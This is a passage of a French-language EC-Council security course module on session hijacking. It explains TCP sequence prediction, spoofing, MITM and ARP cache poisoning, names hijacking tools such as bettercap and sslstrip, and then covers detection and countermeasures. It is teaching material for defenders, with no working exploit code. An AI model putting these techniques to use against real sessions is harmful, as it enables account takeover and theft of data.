Le détournement de session peut être actif ou passif, selon le degré d'interaction de l'attaquant. La différence essentielle entre un détournement actif et passif est qu'un détournement actif prend le contrôle d'une session existante, tandis qu'un détournement passif surveille une session en cours.

Détournement passif de session

Dans une attaque passive, après avoir détourné une session, l'attaquant se contente d'observer et d'enregistrer tout le trafic de la session. Une attaque passive utilise des analyseurs réseau ce qui permet aux attaquants d'obtenir des informations telles que les identifiants et les mots de passe des utilisateurs. L'attaquant peut ensuite utiliser ces informations pour se connecter en tant qu'utilisateur valide et profiter des priviléges de l'utilisateur. L'écoute réseau à la recherche de mots de passe est l'attaque la plus simple pour obtenir un accès direct à un réseau. Pour contrer cette attaque, il faut recourir à des méthodes qui vont des schémas d'identification (par exemple, les systèmes de mot de passe à usage unique tels que S/KEY) à l'identification par ticket (par exemple, Kerberos). Ces techniques aident à protéger les données contre les attaques par écoute réseau, mais elles ne peuvent pas protéger contre les attaques actives si les données ne sont pas chiffrées ou ne portent pas de signature numérique.

Détournement actif de session

Dans une attaque active, le pirate informatique prend le contrôle d'une session existante, soit en interrompant la connexion d'un côté de la conversation, soit en y participant activement. Un exemple d'attaque active est l'attaque de type "homme du milieu" (Man-in-the-Middle ou MITM). Pour réussir une attaque MITM, l'attaquant doit deviner le numéro de séquence avant que la cible ne réponde au serveur. Sur la plupart

des réseaux actuels, la prédiction du numéro de séquence ne fonctionne pas, car les éditeurs de systèmes d'exploitation (OS) utilisent des valeurs aléatoires pour le numéro de séquence initial, ce qui rend difficile la prédiction des numéros de séquence.



Figure 6.41 : Attaquant écoutant le trafic d'une victime



Détournement de session dans le modèle OSI


Il existe deux niveaux de détournement de session dans le modèle OSI : le niveau réseau et le niveau application.

- **Détournement au niveau du réseau**

Le détournement au niveau du réseau est l'interception de paquets pendant la transmission entre un client et un serveur dans une session UDP (User Datagram Protocol) ou TCP. Une attaque réussie fournit à l'attaquant des informations cruciales, qui peuvent ensuite être utilisées pour attaquer les sessions au niveau des applications. Les attaquants effectuent le plus souvent un détournement au niveau du réseau car ils n'ont pas besoin de modifier l'attaque en fonction de chaque application Web. Cette attaque se concentre sur le flux de données du protocole partagé par toutes les applications Web.

- **Détournement au niveau des applications**

Le détournement au niveau de l'application consiste à prendre le contrôle de la session HTTP (Hypertext Transfer Protocol) de l'utilisateur en obtenant les identifiants de session. Au niveau de l'application, l'attaquant prend le contrôle d'une session existante et peut créer de nouvelles sessions non autorisées en utilisant les données volées. En général, les deux phénomènes se produisent simultanément, selon le système attaqué.



Usurpation vs détournement

Dans le cas du détournement en aveugle, un attaquant prédit les numéros de séquence qu'un hôte victime envoie pour créer une connexion qui semble provenir de l'hôte ou d'une usurpation en aveugle. Pour comprendre le détournement en aveugle, il est important de comprendre comment fonctionne la prédiction des numéros de séquence. Les numéros de séquence TCP, qui sont uniques pour chaque octet dans une session TCP, assurent le contrôle du flux et l'intégrité des données. Les segments TCP fournissent le numéro de séquence initial (ISN) dans l'en-tête de chaque segment. Les ISN ne commencent pas à zéro pour chaque session. Dans le cadre du processus de poignée de main, chaque participant doit indiquer l'ISN, et les octets sont numérotés séquentiellement à partir de ce point.

Le détournement de session en aveugle repose sur la capacité de l'attaquant à prédire ou à deviner les numéros de séquence. Un attaquant n'est pas en mesure d'usurper un hôte approuvé sur un réseau différent et de voir les paquets de réponse, car il n'existe pas de route permettant aux paquets de retourner à l'adresse IP de l'attaquant. En outre, l'attaquant ne peut pas recourir à l'empoisonnement du cache ARP (Address Resolution Protocol) car les routeurs ne diffusent pas le protocole ARP sur Internet. Comme l'attaquant est incapable d'observer les réponses, il doit anticiper celles de la victime et empêcher l'hôte d'envoyer un paquet TCP/RST à la victime. L'attaquant prédit les numéros de séquence que l'hôte distant attend de la victime et détourne ensuite la communication. Cette méthode est utile pour exploiter les relations de confiance entre les utilisateurs et les machines distantes.

Dans une attaque par usurpation d'identité, un attaquant se fait passer pour un autre utilisateur ou une autre machine (victime) pour obtenir un accès. Au lieu de reprendre une session active existante, l'attaquant lance une nouvelle session en utilisant les informations d'identification volées de la victime. L'usurpation d'adresse IP simple est facile à réaliser et est

utile dans diverses techniques d'attaque. Pour créer de nouveaux paquets bruts, l'attaquant doit avoir un accès root sur la machine. Cependant, pour établir une connexion usurpée à l'aide de cette technique de détournement de session, un attaquant doit connaître les numéros de séquence utilisés par la machine cible. L'usurpation d'adresse IP oblige l'attaquant à prévoir le numéro de séquence suivant. Lorsqu'un attaquant utilise le détournement en aveugle pour envoyer une commande, il ne peut pas visualiser la réponse.

Dans le cas de l'usurpation d'adresse IP sans détournement de session, il n'est pas nécessaire de deviner le numéro de séquence car il n'existe aucune session ouverte avec cette adresse IP. Dans un détournement de session, le trafic ne revient à l'attaquant que si le routage à la source est utilisé. Le routage à la source est un processus qui permet à l'expéditeur de spécifier la route que doit emprunter un paquet IP vers sa destination. L'attaquant effectue le routage à la source et écoute ensuite le trafic lors de son passage. Dans l'usurpation de session, des informations d'authentification capturées sont utilisées pour établir une session. En revanche, le détournement actif a pour effet de supplanter une session préexistante. À la suite de cette attaque, un utilisateur légitime peut perdre l'accès ou la fonctionnalité normale de sa session Telnet établie parce qu'un attaquant détourne sa session et agit avec les priviléges de cet utilisateur. Comme la plupart des mécanismes d'authentification ne sont appliqués qu'au début d'une session, l'attaquant peut accéder à une machine cible sans authentification pendant qu'une session est en cours.

Une autre méthode consiste à utiliser des paquets IP acheminés à la source. Ce type d'attaque MITM permet à un attaquant de prendre part à la conversation de l'hôte ciblé en détournant les paquets IP pour les faire passer par son système.

Le détournement de session est le processus qui consiste à prendre le contrôle d'une session active existante. L'attaquant compte sur un utilisateur légitime pour établir une connexion et s'authentifier. Le détournement de session est plus difficile que l'usurpation d'adresse IP. Dans le cas du détournement de session, John (un attaquant) cherche à s'insérer dans une session que James (un utilisateur légitime) a déjà établie avec \\Mail. John attend que James établisse une session, écarte James de la session établie par un moyen quelconque, comme une attaque DoS, puis reprend la session comme s'il était James. Ensuite, John envoie un ensemble de paquets définis par un script à \\Mail et observe les réponses. Pour y parvenir, John doit connaître le numéro de séquence utilisé lorsqu'il a détourné la session. Pour calculer le numéro de séquence, il doit connaître l'ISN et le nombre de paquets impliqués dans le processus d'échange.

Il est difficile de réussir un détournement de session sans utiliser des outils adaptés et cela n'est possible que si plusieurs éléments sont sous le contrôle de l'attaquant. La connaissance de l'ISN est le moindre des défis de John. John a par exemple besoin d'une méthode pour écarter James de la session active ainsi que d'une méthode pour connaître l'état exact de la session de James au moment où celui-ci est écarté. Ces deux tâches exigent que John ait beaucoup plus de connaissances et de contrôle sur la session que ce qui serait normalement possible.

Le succès des attaques par usurpation d'adresse IP n'est toutefois possible que si l'attaquant utilise les adresses IP pour l'authentification. Il ne peut pas effectuer d'usurpation d'adresse IP ou de détournement de session si la vérification d'intégrité par paquet est exécutée. De même,

L'usurpation d'adresse IP ou le détournement de session n'est pas possible si la session utilise des méthodes de chiffrement telles que Secure Sockets Layer (SSL) ou Point-to-Point Tunneling Protocol (PPTP). Dans ce cas, l'attaquant ne peut pas participer à l'échange de clefs.




Figure 6.42 : Attaque par usurpation d'identité





Figure 6.43 : Détournement de session

En résumé, le détournement de communications TCP non chiffrées nécessite la présence de trafic orienté session non chiffré, la capacité de reconnaître les numéros de séquence TCP à partir desquels le numéro de séquence suivant (NSN) peut être prédit, et la capacité d'usurper l'adresse MAC (Media Access Control) ou IP d'un hôte pour recevoir des communications qui ne sont pas destinées à l'hôte de l'attaquant. Si l'attaquant se trouve sur le segment local, il peut écouter et prédire le numéro ISN + 1 et acheminer le trafic vers lui en empoisonnant les caches ARP des deux hôtes légitimes participant à la session.

Session Hijacking Tools

OWASP ZAP | An integrated penetration testing tool for finding vulnerabilities in web applications



The screenshot shows the OWASP ZAP interface with a red box highlighting the 'Headers' section of a captured HTTP request. The request details include:

```
GET http://www.movielenscope.com/ HTTP/1.1
Host: www.movielenscope.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Accept-Language: en-US,en;q=0.9
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Burp Suite
<https://portswigger.net>

bettercap
<https://www.bettercap.org>

netool toolkit
<https://sourceforge.net>

WebSploit Framework
<https://sourceforge.net>

ssstrip
<https://pypi.org>

Outils de détournement de session

Les attaquants peuvent utiliser des outils tels que Burp Suite, OWASP ZAP et bettercap pour détourner une session entre un client et un serveur. Vous trouverez ci-dessous divers outils qui permettent de détourner une session :

- **OWASP ZAP**

Source : <https://owasp.org>

OWASP Zed Attack Proxy (ZAP) est un outil intégré de test d'intrusion pour trouver des vulnérabilités dans les applications web. Il dispose de scanners automatisés ainsi que d'un ensemble d'outils permettant de trouver manuellement les failles de sécurité. Il est conçu pour être utilisé par des personnes ayant une grande expérience de la sécurité et est idéal pour les développeurs et les testeurs fonctionnels qui sont novices en matière de tests d'intrusion.




Figure 6.44 : ZAP

Voici la liste de quelques autres outils permettant de détourner des sessions :

- Burp Suite (<https://portswigger.net>)
- bettercap (<https://www.bettercap.org>)
- netool toolkit (<https://sourceforge.net>)
- WebSploit Framework (<https://sourceforge.net>)
- sslstrip (<https://pypi.org>)



Module Flow

01 Discuss Types of Session Hijacking Attacks


02 Discuss Session Hijacking Attack Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les contre-mesures contre les détournements de session

Le détournement de session est considéré comme une attaque dangereuse car la cible risque d'être victime d'un vol d'identité, d'une fraude ou d'une perte d'informations sensibles. Tous les réseaux utilisant TCP/IP sont vulnérables aux différents types d'attaques par détournement de session. Cependant, le respect de bonnes pratiques peut protéger contre ce type d'attaque.

Cette section aborde les méthodes de détection des attaques par détournement de session, ainsi que les différentes contre-mesures permettant de lutter contre.



Méthodes de détection des attaques par détournement de session

Les attaques par détournement de session sont exceptionnellement difficiles à détecter et les utilisateurs ignorent souvent qu'elles se produisent jusqu'à ce qu'elles causent des dommages importants.

Voici quelques symptômes d'une attaque par détournement de session :

- Un pic d'activité réseau pendant un certain temps, ce qui impacte les performances.
- Des serveurs occupés en raison des demandes envoyées par le client et le pirate.

Méthodes de détection des attaques par détournement de session




Figure 6.45 : Méthodes de détection des attaques par détournement de session

▪ Méthode manuelle

La méthode manuelle s'appuie sur l'utilisation de logiciels d'écoute réseau tels que Wireshark et SteelCentral Packet Analyzer pour surveiller les attaques par détournement de session. L'analyseur réseau capture les paquets en transit sur le réseau, qui sont ensuite analysés à l'aide de divers outils de filtrage.

Entrée ARP forcée

Une entrée ARP forcée est une opération qui consiste à remplacer l'adresse MAC d'une machine compromise dans le cache ARP du serveur par une autre adresse afin de restreindre le trafic réseau vers la machine compromise.

Une entrée ARP forcée doit être effectuée dans les cas suivants :

- Mises à jour ARP répétées
- Trames envoyées entre le client et le serveur avec des adresses MAC différentes
- Tempêtes d'ACK

▪ Méthode automatique

La méthode automatique nécessite l'utilisation d'un système de détection des intrusions (IDS) et d'un système de prévention des intrusions (IPS) pour surveiller le trafic réseau entrant. Si le paquet correspond à l'une des signatures d'attaque présente dans sa base de données interne, l'IDS génère une alerte, tandis que l'IPS bloque l'entrée du trafic dans le système.

Session Hijacking Countermeasures



Use **Secure Shell (SSH)** to create a secure communication channel

Implement the **log-out functionality** for the user to end the session

Generate the **session ID** after a successful login and accept session IDs generated by the server only

Ensure that data in transit is **encrypted** and implement the **defense-in-depth** mechanism

Use **string** or a **long random number** as a session key

Use different **usernames** and **passwords** for different accounts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures contre le détournement de session


Voici quelques-unes des contre-mesures à suivre pour se défendre contre le détournement de session :

- Utiliser le Secure Shell (SSH) pour créer un canal de communication sécurisé.
- Transmettre les cookies d'authentification sur des connexions HTTPS.
- Mettre en œuvre la fonctionnalité de déconnexion pour que l'utilisateur puisse mettre fin à sa session.
- Générer un identifiant de session après une connexion réussie et accepter uniquement les identifiants de session générés par le serveur.
- Veiller à ce que les données en transit soient chiffrées et mettre en œuvre le mécanisme de défense en profondeur.
- Utiliser des chaînes de caractères ou des nombres aléatoires longs comme clefs de session.
- Utiliser des noms d'utilisateur et des mots de passe différents pour des comptes différents.
- Sensibiliser les employés et minimiser l'accès à distance.
- Mettre en œuvre **timeout()** pour détruire les sessions lorsqu'elles ont expiré.
- Éviter d'inclure l'ID de session dans l'URL ou la chaîne de requête.
- Utiliser des commutateurs plutôt que des concentrateurs et limiter les connexions entrantes.

- S'assurer que les logiciels de protection côté client et côté serveur sont à l'état actif et à jour.
- Utiliser une authentification forte (telle que Kerberos) ou des réseaux privés virtuels (VPN) de pair à pair.
- Configurer des règles d'usurpation internes et externes appropriées sur les passerelles.
- Utiliser des protocoles chiffrés disponibles dans la suite OpenSSH.
- Utiliser les pare-feu et les paramètres du navigateur pour confiner les cookies.
- Protéger les cookies d'authentification avec SSL.
- Mettre régulièrement à jour les correctifs de la plate-forme pour corriger les vulnérabilités TCP/IP (par exemple, les séquences de paquets prévisibles).
- Utiliser IPsec pour chiffrer les informations de session.
- Utiliser HTTP Public Key Pinning (HPKP) pour permettre aux utilisateurs d'authentifier les serveurs Web.
- Permettre aux navigateurs de vérifier l'authenticité des sites Web à l'aide de serveurs notariaux.
- Mettre en œuvre une authentification des entités nommées basée sur le DNS.
- Désactiver les mécanismes de compression des requêtes http.
- Utiliser des algorithmes de chiffrement par blocs (CBC) incorporant un remplissage aléatoire jusqu'à 255 octets, rendant ainsi l'extraction d'informations confidentielles difficile pour un attaquant.
- Du côté client, limiter l'exécution de scripts pour éviter le cross-site scripting (XSS), mais également le cross-site request forgery (CSRF).
- Mettre à jour les navigateurs web avec les dernières versions.
- Utiliser des scanners de vulnérabilité tels que masscan pour détecter toutes les configurations non sécurisées des paramètres de session HTTPS sur les sites.

Session Hijacking Detection Tools

Wireshark | Wireshark allows you to **capture and interactively browse the traffic running on a computer network**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

USM Anywhere
<https://cybersecurity.att.com>

Check Point IPS
<https://www.checkpoint.com>

LogRhythm
<https://logrhythm.com>

SolarWinds Security Event Manager (SEM)
<https://www.solarwinds.com>

IBM Security Network Intrusion Prevention System
<https://www.ibm.com>

Outils de détection des attaques par détournement de session

- **Wireshark**

Source : <https://www.wireshark.org>

Wireshark permet aux utilisateurs de capturer et de parcourir de manière interactive le trafic sur un réseau. Cet outil utilise Winpcap pour capturer les paquets. Par conséquent, il ne peut capturer des paquets que sur les réseaux pris en charge par Winpcap. Il capture en direct le trafic des réseaux Ethernet, IEEE 802.11, Point-to-Point Protocol/High-level Data Link Control (PPP/HDLC), Asynchronous Transfer Mode (ATM), Bluetooth, Universal Serial Bus (USB), Token Ring, Frame Relay et Fiber Distributed Data Interface (FDDI). Les professionnels de la sécurité utilisent Wireshark pour surveiller et détecter les tentatives de détournement de session.

